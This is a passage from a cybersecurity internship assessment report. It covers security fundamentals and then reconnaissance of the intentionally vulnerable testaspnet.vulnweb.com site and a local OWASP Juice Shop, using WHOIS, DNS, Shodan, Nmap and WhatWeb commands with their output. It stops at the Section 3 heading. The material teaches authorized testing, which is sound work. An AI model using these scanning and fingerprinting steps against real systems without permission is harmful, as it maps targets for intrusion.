

End-to-End Security Assessment and Reporting Project

Prepared by: Himel Shrees
Cybersecurity Internship Program

Assessment Environment: Kali Linux (Attacker) | Metasploitable2 & Vulnweb.com / OWASP Juice Shop / DVWA (Targets)

Date: July 2026

Section 1 — Research & Documentation

This section summarizes the foundational cyber security concepts studied prior to hands-on testing: the CIA Triad, common categories of threats and attacks, the ethical hacking methodology followed throughout this project, and the legal and ethical boundaries that govern authorized security testing.

1.1 The CIA Triad

The CIA Triad is the foundational model used to guide security policy and evaluate the strength of a system's protections. It consists of three core properties that every security control ultimately aims to preserve:

- **Confidentiality** — ensuring that information is accessible only to those authorized to view it. Controls that support confidentiality include encryption (at rest and in transit), access control lists, authentication, and data classification. A breach of confidentiality occurs whenever sensitive data is exposed to an unauthorized party, such as through a SQL Injection flaw that dumps a password table.
- **Integrity** — ensuring that data and systems remain accurate and unaltered except through authorized action. Controls include hashing/checksums, digital signatures, version control, and change-management processes. An integrity violation occurs when data is modified without authorization — for example, a Cross-Site Request Forgery (CSRF) attack that silently changes a victim's account password.
- **Availability** — ensuring that systems and data are accessible to authorized users when needed. Controls include redundancy, backups, load balancing, and DDoS mitigation. An availability violation occurs when legitimate access is disrupted, such as through a denial-of-service attack or a destructive malware infection.

Every vulnerability identified later in this project (Sections 2–6) can be mapped back to one or more of these three properties — for example, the SQL Injection and Broken Object Level Authorization flaws found in this project both represent confidentiality failures, while the CSRF flaw represents an integrity failure.

1.2 Common Threat Categories and Attack Types

Cyber threats are generally grouped into categories based on how they compromise a system. The categories most relevant to this project are:

- **Injection Attacks** — occur when untrusted input is interpreted as executable code by an interpreter (e.g., SQL, OS commands, LDAP). SQL Injection, demonstrated in Sections 4 and 6 of this projects, is the classic example: unsanitized input is concatenated into a database query, allowing an attacker to alter its logic.
- **Cross-Site Scripting (XSS)** — occurs when an application renders untrusted input back to a browser without proper encoding, allowing an attacker's JavaScript to execute in another user's session. This project demonstrates both stored XSS (DVWA guestbook) and DOM-based/reflected XSS (OWASP Juice Shop search).
- **Cross-Site Request Forgery (CSRF)** — tricks an authenticated user's browser into submitting an unwanted request to a site where they are logged in, exploiting the trust a site has in the user's session rather than the user's identity.
- **Broken Access Control / IDOR** — occurs when an application fails to verify that the authenticated user is actually authorized to access the specific resource being requested, allowing horizontal or vertical privilege escalation (demonstrated via the Juice Shop basket IDOR in Section 6).
- **Malware** — software designed to damage, disrupt, or gain unauthorized access to a system, including viruses, worms, trojans, ransomware, and backdoors (relevant to the vsftpd 2.3.4 and UnrealIRCd backdoor findings in Sections 3–4).
- **Credential Attacks** — including brute-force, dictionary, and offline hash-cracking attacks (Hashcat/John the Ripper, Section 5), which exploit weak or reused passwords and unsalted/weakly-hashed credential storage.
- **Social Engineering** — manipulating people rather than systems, e.g., phishing, pretexting, and baiting, to obtain credentials or access.

- **Privilege Escalation** — leveraging a misconfiguration (e.g., an insecure SUID binary or an unpatched kernel vulnerability) to gain higher-level access than originally granted, as demonstrated with the Metasploitable2 SUID/Nmap and sudo CVE-2021-3156 findings.

1.3 Ethical Hacking Methodology

This project follows the standard phased penetration-testing methodology, ensuring that testing is systematic, repeatable, and safe:

- **1. Reconnaissance** — passive and active information gathering about the target (WHOIS, DNS, Shodan, Nmap) to map the attack surface without altering the target.
- **2. Scanning & Enumeration** — identifying live hosts, open ports, running services, and known vulnerabilities using automated tools such as Nmap, OpenVAS/Nessus.
- **3. Gaining Access (Exploitation)** — using the vulnerabilities identified during scanning to demonstrate real-world impact, e.g., via Metasploit or manual exploitation of application-layer flaws (SQLi, XSS, CSRF, IDOR).
- **4. Maintaining Access** — in a real engagement, this models an attacker's persistence techniques (e.g., backdoor accounts); in this project, its purpose is purely to demonstrate risk, not to establish long-term footholds outside the isolated lab.
- **5. Covering Tracks / Analysis** — understanding how an attacker might attempt to evade detection, which informs the logging and monitoring recommendations included in the remediation guidance.
- **6. Reporting & Remediation** — documenting findings with evidence, risk ratings, and concrete fixes — the deliverable that ties all previous phases together (Sections 6–7 of this project).

1.4 Legal and Ethical Considerations

Security testing is only lawful and ethical when it is explicitly authorized. The following principles were observed throughout this project:

- **Authorization** — all testing in this project was performed exclusively against intentionally vulnerable, self-hosted lab environments (Metasploitable2, DVWA, OWASP Juice Shop) running in an isolated virtual/Docker environment — never against third-party or production systems without written permission.
- **Scope** — a defined scope (specific hosts, IP ranges, and applications) was respected at all times; testing outside an agreed scope is illegal even with good intentions.
- **Rules of Engagement** — in a professional engagement, a signed contract/Statement of Work and Rules of Engagement define permitted tools, testing windows, and escalation contacts before any testing begins.
- **Confidentiality of Findings** — vulnerability data, credentials, and exploit details are sensitive and must be handled and stored securely, disclosed only to authorized stakeholders.
- **Legal Frameworks** — unauthorized access to computer systems is a criminal offense in most jurisdictions — e.g., the Computer Fraud and Abuse Act (CFAA) in the United States, the Computer Misuse Act 1990 in the United Kingdom, and equivalent cybercrime statutes elsewhere — regardless of whether any actual damage occurs.
- **Data Protection Regulations** — where personal data may be encountered during testing (e.g., a users table), regulations such as the GDPR (EU/UK) or comparable national data-protection laws impose obligations on how that data is handled, minimized, and reported.
- **Responsible Disclosure** — vulnerabilities discovered outside of a controlled lab should be reported to the vendor/owner through a responsible disclosure process, allowing time for remediation before any public discussion.

These principles are the reason every exploitation activity documented in this project was carried out exclusively against local, disposable, intentionally-vulnerable applications (DVWA, OWASP Juice Shop, Metasploitable2) rather than any live or third-party system.

Section 2 — Reconnaissance & Information Gathering

This section opens the hands-on portion of the assessment, gathering intelligence on the designated test targets before any scanning or exploitation is attempted. Both passive techniques (WHOIS, DNS enumeration, Shodan) and active techniques (technology fingerprinting, port scanning, banner grabbing) are used to map domain ownership, network exposure, and the underlying software stack of testaspnet.vulnweb.com and, in a supplementary pass, OWASP Juice Shop. The exposure points identified here directly define the scope and priority of the vulnerability scanning carried out in Section 3.

2.1 Assessment Scope & System Architecture

The reconnaissance phase was conducted within a controlled virtual isolation environment. The attacking platform and target systems are summarized below.

Role	System	Address
Attacking System	Kali Linux (penetration testing platform)	192.168.122.128
Target — Web Application	http://testaspnet.vulnweb.com	44.238.29.244
Target — Web Application	OWASP Juice Shop	http://localhost:3000
Target — Web Application	DVWA	http://localhost:8000
Target — Host	Metasploitable2 (used in Section 3)	192.168.122.135

The assessment follows standard industry frameworks — the Penetration Testing Execution Standard (PTES) and NIST SP 800-115 — executed across the five recognized phases: Reconnaissance, Scanning, Exploitation, Post-Exploitation, and Reporting. This section documents the first phase in detail: Information Gathering & Reconnaissance, split into passive and active sub-phases.

2.2 Passive Reconnaissance

Passive reconnaissance gathers publicly available information about the target without directly interacting with its systems, minimizing detection risk.

2.2.1 WHOIS Lookups

WHOIS queries were used to gather domain registration data, name servers, and IP block ownership.

```
whois vulnweb.com
whois vulnweb.com | grep -i "Name Server"
whois 44.238.29.244
```

```

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: vulnweb.com
Registry Domain ID: 1602006391_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.gandi.net
Registrar URL: http://www.gandi.net
Updated Date: 2026-06-01T05:28:14Z
Creation Date: 2010-06-14T05:50:29Z
Registrar Registration Expiration Date: 2027-06-14T07:50:29Z
Registrar: GANDI SAS
Registrar IANA ID: 81
Registrar Abuse Contact Email: abuse@support.gandi.net
Registrar Abuse Contact Phone: +33.170377661
Reseller:
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

```

Figure 2.1 — WHOIS registry record for vulnweb.com

```

(kali@kali)-[~]
$ whois vulnweb.com | grep -i "Name Server"
Name Server: NS-136.AWSDNS-17.COM
Name Server: NS-1450.AWSDNS-53.ORG
Name Server: NS-1588.AWSDNS-06.CO.UK
Name Server: NS-557.AWSDNS-05.NET
Name Server: NS-136.AWSDNS-17.COM
Name Server: NS-557.AWSDNS-05.NET
Name Server: NS-1588.AWSDNS-06.CO.UK
Name Server: NS-1450.AWSDNS-53.ORG

```

Figure 2.2 — WHOIS name server enumeration

```

# start
NetRange:      44.224.0.0 - 44.255.255.255
CIDR:          44.224.0.0/11
NetName:       AMAZO-ZPDX
NetHandle:     NET-44-224-0-0-1
Parent:        AMAZO-4 (NET-44-192-0-0-1)
NetType:       Reallocated
OriginAS:
Organization:  Amazon.com, Inc. (AMAZO-47)
RegDate:       2019-08-01
Updated:       2019-08-01
Ref:           https://rdap.arin.net/registry/ip/44.224.0.0

OrgName:       Amazon.com, Inc.
OrgId:         AMAZO-47
Address:       EC2, EC2 1200 12th Ave South
City:          Seattle
StateProv:     WA

```

Figure 2.3 — WHOIS IP block lookup confirming AWS ownership


Finding: The domain vulnweb.com (Registry ID 1602006391_DOMAIN_COM-VRSN) is registered via GANDI SAS and delegates DNS authority to four AWS Route 53 name servers. The associated IP block (NetRange 44.224.0.0–44.255.255.255, CIDR 44.224.0.0/11) is owned by Amazon.com, Inc., confirming the target is hosted entirely on AWS infrastructure.

2.2.2 Nslookup & DNS Enumeration

Nslookup and dig were used to enumerate A, MX, NS, TXT, and ANY records, mapping domain aliases, mail infrastructure, and authoritative name servers.

```
nslookup testaspnet.vulnweb.com          # A record
nslookup -type=mx testaspnet.vulnweb.com # MX record
nslookup -type=ns testaspnet.vulnweb.com # NS record
nslookup -type=txt testaspnet.vulnweb.com # TXT record
nslookup -type=any testaspnet.vulnweb.com # ANY record

dig testaspnet.vulnweb.com
dig testaspnet.vulnweb.com ANY @ns-136.awsdns-17.com # bypass local resolver
```



```
(kali㉿kali)-[~]
$ nslookup testaspnet.vulnweb.com
Server:      Kali 192.168.122.2
Address:     192.168.122.2#53


Non-authoritative answer:
Name:   testaspnet.vulnweb.com
Address: 44.238.29.244

(kali㉿kali)-[~]
$ nslookup -type=mx testaspnet.vulnweb.com
Server:      192.168.122.2
Address:     192.168.122.2#53

Non-authoritative answer:
*** Can't find testaspnet.vulnweb.com: No answer

Authoritative answers can be found from:
vulnweb.com
    origin = ns-136.awsdns-17.com
    mail addr = awsdns-hostmaster.amazon.com
    serial = 1
    refresh = 7200
    retry = 900
    expire = 1209600
    minimum = 86400
```

Figure 2.4 — nslookup A-record resolution




```
(kali㉿kali)-[~]
$ nslookup -type=mx vulnweb.com
Server:      192.168.122.2
Address:     192.168.122.2#53

Non-authoritative answer:
vulnweb.com    mail exchanger = 10 alt3.aspmx.l.google.com.
vulnweb.com    mail exchanger = 10 alt4.aspmx.l.google.com.
vulnweb.com    mail exchanger = 10 aspmx.l.google.com.
vulnweb.com    mail exchanger = 10 alt1.aspmx.l.google.com.
vulnweb.com    mail exchanger = 10 alt2.aspmx.l.google.com.

Authoritative answers can be found from:
```

Figure 2.5 — MX record enumeration for vulnweb.com



```
(kali@kali)-[~]
$ dig testaspnet.vulnweb.com ANY @ns-136.awsdns-17.com

;<<> DiG 9.20.23-1-Debian <<> testaspnet.vulnweb.com ANY @ns-136.awsdns-17.com
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 28958
;; flags: qr aa rd; QUERY: 1, ANSWER: 3, AUTHORITY: 4, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;testaspnet.vulnweb.com.      IN      ANY

;; ANSWER SECTION:
testaspnet.vulnweb.com. 10800   IN      A       44.238.29.244
testaspnet.vulnweb.com. 10800   IN      TXT     "google-site-verification:0I73u7E64LVLWuS-nT9ssWHaHOI36n65prWVTGJk1Fo"
testaspnet.vulnweb.com. 10800   IN      TXT     "v=spf1 ~all"

;; AUTHORITY SECTION:
vulnweb.com.           172800  IN      NS      ns-136.awsdns-17.com.
vulnweb.com.           172800  IN      NS      ns-1450.awsdns-53.org.
vulnweb.com.           172800  IN      NS      ns-1588.awsdns-06.co.uk.
vulnweb.com.           172800  IN      NS      ns-557.awsdns-05.net.

;; Query time: 68 msec
;; SERVER: 205.251.192.136#53(ns-136.awsdns-17.com) (TCP)
;; WHEN: Fri Jul 24 03:23:57 EDT 2026
;; MSG SIZE rcvd: 309
```


Figure 2.6 — dig ANY query against the authoritative name server

Finding: Both the testasp and testaspnet subdomains resolve to the same IPv4 address, 44.238.29.244. Authoritative delegation points to AWS Route 53 (ns-136, ns-1450, ns-1588, ns-557), while inbound mail routing is handled by Google Workspace. A TXT record reveals an SPF policy (v=spf1 ~all) and a Google site-verification token. A wildcard ANY query was refused by the local resolver but succeeded once queried directly against the authoritative AWS name server.

2.2.3 Shodan Investigations

Shodan was used to fingerprint internet-facing services and gather regional exposure statistics.

```
shodan host 44.238.29.244
shodan count 'apache 2.4'
shodan count 'port:21 country:NP'
shodan count 'port:80 country:NP'
```



```
(kali@kali)-[~]
$ shodan host 44.238.29.244
44.238.29.244
Hostnames:      ec2-44-238-29-244.us-west-2.compute.amazonaws.com
City:           Boardman
Country:        United States
Organization:   Amazon.com, Inc.
Updated:        2026-07-22T13:00:55.787835
Number of open ports: 1

Ports:
  80/tcp
    HTTP title: IIS Windows Server

(kali@kali)-[~]
$ shodan host testasp.vulnweb.com
Error: Access denied (403 Forbidden)

(kali@kali)-[~]
$ shodan count 'apache 2.4'
28709

(kali@kali)-[~]
$ shodan count 'port:21 country:NP'
1113

(kali@kali)-[~]
$ shodan count 'port:80 country:NP'
14389
```

Figure 2.7 — Shodan host lookup for 44.238.29.244

Finding: Shodan resolves the target host to ec2-44-238-29-244.us-west-2.compute.amazonaws.com, located in Boardman, United States, under Amazon.com, Inc. Only a single open port (80/tcp) was reported, with the HTTP banner identifying an IIS Windows Server. A direct query to the testasp.vulnweb.com host returned a 403 Forbidden, indicating access restriction at that path.

2.3 Active Reconnaissance

Active reconnaissance establishes direct connections with the target to discover open ports, fingerprint services, and map the underlying application architecture.

2.3.1 Technology Fingerprinting (Wappalyzer)

The Wappalyzer browser extension was used to analyze HTTP response headers, cookies, and source-code patterns at <http://testaspnet.vulnweb.com>.




Figure 2.8 — Wappalyzer technology fingerprint of the target application

Component	Detected Value
Web Server	Microsoft IIS 8.5
Web Framework	Microsoft ASP.NET 2.0.50727
Operating System	Microsoft Windows Server

ASP.NET 2.0 is a legacy framework released in 2005 that lacks modern cryptographic controls and built-in protection against XSS and injection flaws. The target page also explicitly self-identifies as an intentionally vulnerable test site designed to demonstrate SQL Injection and Cross-Site Scripting.

2.3.2 Nmap Port Scanning & Service Fingerprinting

```
nmap -p- testaspnet.vulnweb.com
sudo nmap -sV -sC -O testasp.vulnweb.com
nmap -p 80 -sV --script=http-enum,http-title,http-headers testasp.vulnweb.com
```

```
(kali@kali)-[~]
$ sudo nmap -sV -sC -O testasp.vulnweb.com
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 11:10 -0400
Nmap scan report for testasp.vulnweb.com (44.238.29.244)
Host is up (0.0020s latency).
rDNS record for 44.238.29.244: ec2-44-238-29-244.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 8.5
|_ http-server-header: Microsoft-IIS/8.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: acuforum forums
|_ http-cookie-flags:
|_ /:
|_ ASPSESSIONIDAACQSBSA:
|_ httpOnly flag not set
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (92%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (92%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), VMware Player virtual NAT device (91%), Linux 3.2 (90%), Microsoft Windows XP SP3 (90%), Linux 4.4 (89%), BlueArc Titan 2100 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.75 seconds
```

Figure 2.9 — Nmap service, script, and OS-fingerprinting scan

2.3.3 Nmap Incident Analysis

- Detected web engine: Microsoft IIS httpd 8.5, serving an open HTTP service on port 80/tcp.
- Underlying OS: Microsoft Windows (aggressive OS guesses point to Windows Server 2012 or Windows 7/XP SP3).
- Exposed platform title "acuforum forums", generating an ASPSESSIONIDAACQSBSA session cookie.
- The TRACE HTTP method is enabled, which could be exploited for Cross-Site Tracking (XST) attacks.
- The HttpOnly flag is missing on the root (/) session cookie, leaving it vulnerable to script-based theft via XSS.

2.3.4 WhatWeb Banner Grabbing

```
whatweb http://testaspnet.vulnweb.com
```

```
(kali@kali)-[~]
$ whatweb http://testaspnet.vulnweb.com
http://testaspnet.vulnweb.com [200 OK] ASP.NET[2.0.50727], Cookies[ASP.NET_SessionId], Country[UNITED STATES][US], HTTPServer[Microsoft-IIS/8.5], HttpOnly[ASP.NET_SessionId], IP[44.238.29.244], MetaGenerator[Microsoft Visual Studio .NET 7.1], Microsoft-IIS[8.5], Title[acublog news], X-Powered-By[ASP.NET]
```

Figure 2.10 — WhatWeb output for testaspnet.vulnweb.com

Finding: Unlike the testasp subdomain, testaspnet.vulnweb.com correctly applies the HttpOnly attribute to its ASP.NET_SessionId cookie. The MetaGenerator header reveals the application was compiled with Microsoft Visual Studio .NET 7.1 — a toolchain from the early 2000s, increasing the likelihood of unpatched structural flaws.

2.3.5 OWASP Juice Shop Reconnaissance

```
whatweb http://localhost:3000
curl -I http://localhost:3000
curl -s http://localhost:3000 -o juice_shop_home.html
```

```
(kali@kali)-[~]
$ whatweb http://localhost:3000
http://localhost:3000 [200 OK] HTML5, IP[::1], Script[module], Title[OWASP Juice Shop], UncommonHeaders[access-control-allow-origin,x-content-type-options,feature-policy,x-recruiting], X-Frame-Options[SAMEORIGIN]

(kali@kali)-[~]
$ curl -I http://localhost:3000
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 24 Jul 2026 09:08:25 GMT
ETag: W/"26af-19f9362123e"
Content-Type: text/html; charset=UTF-8
Content-Length: 9903
Vary: Accept-Encoding
Date: Fri, 24 Jul 2026 09:52:11 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Figure 2.11 — Technology fingerprint and HTTP headers for OWASP Juice Shop

Finding: Juice Shop returns a modern security header set (X-Content-Type-Options: nosniff, X-Frame-Options: SAMEORIGIN, Feature-Policy) but exposes an X-Recruiting header pointing to /#/jobs — a deliberate Easter-egg vulnerability characteristic of the training application.

2.4 Reconnaissance Findings Summary

The passive and active reconnaissance phases confirm that testaspnet.vulnweb.com is a high-risk legacy asset hosted within a secure cloud perimeter but built on an obsolete internal technology stack. The combination of an outdated framework, missing security headers, and intentionally deployed vulnerabilities presents a multi-layered attack surface.

Information Category	Extracted Data Point	Risk & Impact Assessment
Domain Perimeter	testaspnet.vulnweb.com / vulnweb.com	Primary target boundary for scanning phases
Network Address	44.238.29.244	Hosted inside AWS EC2 (44.224.0.0/11)
DNS Management	AWS Route 53	Zone transfers blocked; minimal public records
Email Infrastructure	Google Workspace	Managed externally; standard SPF (v=spf1 ~all)
Web Server Engine	Microsoft IIS httpd 8.5	End-of-life considerations; legacy misconfigurations
Development Stack	ASP.NET 2.0.50727 / VS .NET 7.1	Critical — dates to 2005, lacks built-in XSS/CSRF protection
Session Tracking	ASP.NET_SessionId	Inconsistent HttpOnly enforcement across subdomains

2.4.1 Identified Exposure Points & Vulnerability Vectors

1. Legacy Framework & Toolchain

The stack (ASP.NET 2.0 / Visual Studio .NET 7.1, circa 2003–2005) lacks automated request validation, secure ViewState protection, and built-in CSRF mitigation, directly enabling SQL Injection and Stored/Reflected XSS.

2. Transport Security Failures

Port 80/tcp serves cleartext HTTP with no redirection to HTTPS, exposing session identifiers and credentials on forms such as login.aspx to Man-in-the-Middle sniffing and credential harvesting.

3. Inconsistent Cookie Flags

The testaspnet host enforces HttpOnly on its session cookie, but the sister testasp instance on the same IP does not — creating a path for session theft via XSS if cross-domain cookies are reachable.

4. Risky HTTP Methods (TRACE)

The TRACE method is enabled on IIS, allowing Cross-Site Tracking (XST) attacks that echo back HTTP headers, potentially bypassing HttpOnly protections.

5. Information Disclosure

Verbose version banners (Server: Microsoft-IIS/8.5, X-AspNet-Version: 2.0.50727) simplify targeted exploit selection from public vulnerability databases without further scanning.

2.5 Section 2 Summary

Reconnaissance against testaspnet.vulnweb.com confirmed a legacy ASP.NET stack running behind a modern AWS-hosted perimeter, with five distinct exposure points: an obsolete framework lacking built-in CSRF/XSS protection, unencrypted HTTP transport, inconsistent cookie security flags, a risky TRACE method, and verbose version banners that simplify exploit selection. None of these issues alone confirms exploitability, but together they define a clear, prioritized attack surface. These exposure points are the direct inputs to the credentialed vulnerability scan performed against the lab target in Section 3.

Section 3 — Vulnerability Scanning

